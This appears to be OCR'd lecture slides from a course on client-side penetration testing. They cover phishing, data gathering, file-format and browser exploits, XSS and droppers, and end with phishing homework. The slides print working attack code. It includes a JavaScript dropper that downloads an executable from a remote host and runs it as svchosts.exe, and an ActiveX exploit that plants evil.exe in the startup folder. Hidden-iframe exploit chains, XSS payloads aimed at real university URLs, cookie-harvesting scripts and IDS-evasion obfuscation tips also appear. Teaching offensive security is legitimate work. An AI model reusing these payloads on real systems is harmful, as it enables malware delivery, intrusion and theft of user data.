
Example - OWA



example – error msg



example - phishing



example – data gathering

- Local_Time: Sun Oct 26 2008 14:17:18 GMT-0400 (Eastern Daylight Time)
- username: testuser
- password: testpass
- local_IP: 10.10.10.10 ← good for internal pentest
- Remote IP: xxx.xxx.xxx.xxx
- Hostname: xp_test
- Plugins: Java(TM) Platform SE 6 U7; Shockwave Flash; Mozilla Default Plug-in; Adobe Acrobat; 2007 Microsoft Office system
- Browser: firefox 3.0.3 gecko/2008092417
- Full_user_agent_string: mozilla/5.0 (windows; u; windows nt 5.2; en-us; rv:1.9.0.3) gecko/2008092417 firefox/3.0.3
- Operating_system: win2k3
- Flash_version: 9
- Popups_allowed: Yes
- Browser Language: en-us
- Field "Remote IP" doesn't match condition "/^127\.0\.0\..*$/"

example – data gathering

```
<script language="javascript">
    function local_info() {
        window.onerror=null;
    try {
        var sock = new java.net.Socket();
        sock.bind(new java.net.InetSocketAddress('0.0.0.0', 0));
        sock.connect(new
        java.net.InetSocketAddress(document.domain,(!document.location.port)?80:
        document.location.port));
        document.forms[0].local_ip.value = sock.getLocalAddress().getHostAddress();
        document.forms[0].hostname.value = sock.getLocalAddress().getHostName();

        for (var index = 0; index < navigator.plugins.length; index++)
                document.forms[0].plugins.value = document.forms[0].plugins.value +
    navigator.plugins[index].name + "; ";
        } catch (e) {}
    }
</script>
```

example – data gathering


- PHP Global Variables

```
$fields['Remote IP']        = $_SERVER['REMOTE_ADDR'];
$fields['Remote Host']      = $_SERVER['REMOTE_HOST'];
$fields['Remote Port']      = $_SERVER['REMOTE_PORT'];
$fields['User Agent']       = $_SERVER['HTTP_USER_AGENT'];
$fields['Referrer']         = $_SERVER['HTTP_REFERER'];
$fields['Cookie']           = $_GET['cookie'];
```

example – email attachment

- Open my attachment please ☺
  - Office Attachments are a common and great attack vector.
- Typically bypass perimeter security
  - Do you block office extensions?
- Difficult to detect
  - Can AV scan and analyze a macro or an overflow in what appears to be a well formatted document?

example – email attachment



example – fileformat bugs

- acdsee_xpm
- activepdf_docconverter
- activepdf_webgrabber
- adobe_pdf_javascript
- adobe_pdf_javascript_multi
- apple_quicktime_pict
- ca_cab
- dap_m3u
- etrust_pestscan
- ms08_011_wps
- openoffice_documentsummaryinformation
- videolan_ssa
- xnview_taac

- Developed in MSF
- none available ‘publicly’

example – fileformat bugs

- msf > use exploit/windows/fileformat/etrust_pestscan
- Name: CA eTrust PestPatrol ActiveX Control Buffer Overflow
- Available targets:

  0 Windows XP SP0-SP3 / Windows Vista / IE 6.0 SP0-SP2 / IE 7
- Description:

  This module exploits a stack overflow in CA eTrust PestPatrol. When sending an overly long string to the Initialize() property of ppctl.dll (5.6.7.9) an attacker may be able to execute arbitrary code. This control is not marked safe for scripting, so choose your attack vector accordingly.

example – browser exploits

```
<html>
  <object classid='clsid:F0E42D50-368C-11D0-AD81-00A0C90DC8D9' id='fun'></object>
  <script language='vbscript'>
  fun.SnapshotPath = "http://xx.xxx.xxx.xxx/evil.exe"
  fun.CompressedPath = "C:/Documents and Settings/All Users/Start menu/programs/startup/notsoevil.exe"
  fun.PrintSnapshot()
  </script>
</html>
```

- ms08_041 Microsoft Access snapshot viewer [ActiveX] exploit

Example – browser exploits

- aim_goaway
- apple_itunes_playlist
- apple_quicktime_rtsp
- ibmlotusdomino_dwa_uploadmodule
- ie_createobject
- ie_iscomponentinstalled
- macrovision_downloadandexecute
- mirc_irc_url
- ms03_020_ie_objecttype
- ms06_001_wmf_setabortproc
- ms06_013_createtextrange
- ms06_055_vml_method
- ms06_057_webview_setslice
- ms06_067_keyframe
- ms06_071_xml_core
- realplayer_smil
- symantec_backupexec_pvcalendar
- winamp_playlist_unc
- winamp_ultravox
- xmplay_asx

example – activeX exploits

- ask_shortformat
- bearshare_setformatlikesample
- creative_software_cachefolder
- enjoysapgui_preparetoposthtml
- facebook_extractiptc
- gom_openurl
- Hploadrunner
- hpmqc_progcolor
- kazaa_altnet_heap
- logitech_videocall_removeimage
- logitechvideocall_start
- mcafee_mcsubmgr_vsprintf
- mcafeevisualtrace_tracetarget
- nis2004_get
- novelliprint_executerequest
- novelliprint_getdriversettings
- realplayer_console
- realplayer_import
- sonicwall_addrouteentry
- trendmicro_officescan
- tumbleweed_filetransfer
- windvd7_applicationtype
- yahoomessenger_fvcom
- yahoomessenger_server

example – xss

- http://isis.poly.edu/index.php?page=5'''><script>open(/evilsite.com/.source)</script>&people=0.2&person=1058
- http://www.poly.edu/calendar/main.php?view=event%3CsCrIpT%3Eeval(location.hash.substr(1))%3C%2fsCrIpT%3E&eventid=111!--#open(‘//evilsite.com’)
  - Redirect to attacker site
  - Persistent XSS is better – why?
  - Steal Cookies, Session ID’s
  - XSS Shell

example - dropper

```
function dropper() {
var x = document.createElement('object');
x.setAttribute('id','x');
x.setAttribute('classid','clsid:D96C556-65A3-11D0-983A-00C04FC29E36');
try {
var obj = x.CreateObject('msxml2.XMLHTTP','');
var app = x.CreateObject('Shell.Application','');
var str = x.CreateObject('ADODB.stream','');
try {
str.type = 1;
obj.open('GET','http://coolsite.com//innocent.exe',false);
obj.send();
str.open();
str.Write(obj.responseBody);
var path = './/..//svchosts.exe';
str.SaveToFile(path,2);
str.Close();
} catch(e) {}
try {
app.shellexecute(path);
} etc….
```

document.createElement + setAttribute to create & modify attributes of each new element

← RDS.dataspace [MDAC]

← XMLHTTP Obj to handles communication with server

← Instantiate a shell identified by classid

← Object contains method to manage binary stream

XMLHTTP open() & send() methods used to initialize request & send request to server

ADODB.stream open() method opens stream obj.
write() method writes the binary to a binary obj.
SaveToFile() method saves contents to local file

exec file using shellexecute() , part of the function we created earlier

example – dropper

- Works on IE 6 & 7 (with interaction)
  - Check browser version
    - Prompt user to change browsers
    - Provide link for user – it only takes one to click it
- Things to consider
  - IDS/IPS evasion
    - Code obfuscation
      - unescape(), String.fromCharCode()
      - arguments.callee(), eval()
      - string splitting
      - whitespace

example – multiple iframes

```
if(e!="[object Error]"){
document.write('<iframe style=display:none
src="http://evilsite.com/exploits/Ms06014.htm"></iframe>')
}else{
try{
var ac;var accessx=new ActiveXObject("snpvw.Snapshot Viewer Control.1")
}catch(ac){
};
finally{
if(ac!="[object Error]"){
document.write('<iframe style=display:none
src="http://evilsite.com/exploits/Access.gif"></iframe>')}
}try{
var f;
var Ax=(document.createElement("object"));
Ax.setAttribute("classid","clsid:32E26FD9-F435-4A20-A561-35D4B987CFDC");
}catch(f){
```

example – multiple iframes

```
};
    finally{
    if(f!="[object Error]"){
    document.write('<iframe style=display:none
    src="http://evilsite.com/exploits//Ms08053.htm"></iframe>')}
    }try{
    var g;
    var Ms11=(document.createElement("object"));
    Ms11.setAttribute("classid","clsid:00E1DB59-6EFD-4CE7-8C0A-2DA3BCAAD9C6");
    }catch(g){
    };
    finally{if(g!="[object Error]"){
    document.write('<iframe style=display:none
    src="http://evilsite.com/exploits//Ms08011.htm"></iframe>')}
    }try{
    var h;var real=new ActiveXObject("IERPCtl.IERPCtl.1")
    }catch(h){
    etc…
```

examples - other

- iframes
  - document.write('<iframe style=display:none src="http://www.evilsite.com/file.htm"></iframe>')
- BODY onLoad
  - <BODY onLoad="open('http://evilsite.com')">
- Meta refresh
  - <meta http-equiv="refresh" content="3;url=http://evilsite.com">
- HTTP Headers
  - header('Content-type: application/pdf');
    header('Content-Disposition: inline;filename="evil.pdf");
    header("Content-Transfer-Encoding: binary");

comments

- Client-side attacks will continue to grow and develop
- Client-side pen testing is very different than traditional network pen testing
- A successful client-side attack can quickly lead to access to critical assets

Questions?

demos!

- Dropper module
- Adobe PDF exploit
- Browser_autopwn
- Phish – data gathering (internet access?)

homework # 1

- 1a. Intelligence Gathering
- Find all email addresses for poly.edu
  - Domains, URLs, etc...
  - Any info that can be used to improve a phish's success
  - Describe methods, tools and scripts used, etc...

- 1b. Target phishfood@zerodaysolutions.com
- Develop email (create scenario) & link to malicious site create site to:
  - Gather the following info - remote ip, plugins, browser, etc...
  - Optional: drop/execute a file.

homework #2

- 2. Analyze sample web-based malware (what I did when I first used the PDF exploit in attacks)
  - Decode the JS
  - Modify the code to use your own payload.exe (a link to one can be supplied)
  - Describe what it does
  - What bug it exploits, how, etc....
  - Describe the techniques used to obfuscate the code
  - How it was modified to contain new payload, etc...
- Samples will be provided if needed

Contact

Dean De Beer

dean@zerodaysolutions.com

Big Thanks!

- Chris Gates
- MC
- Eric Hulse
- Lenny Zeltser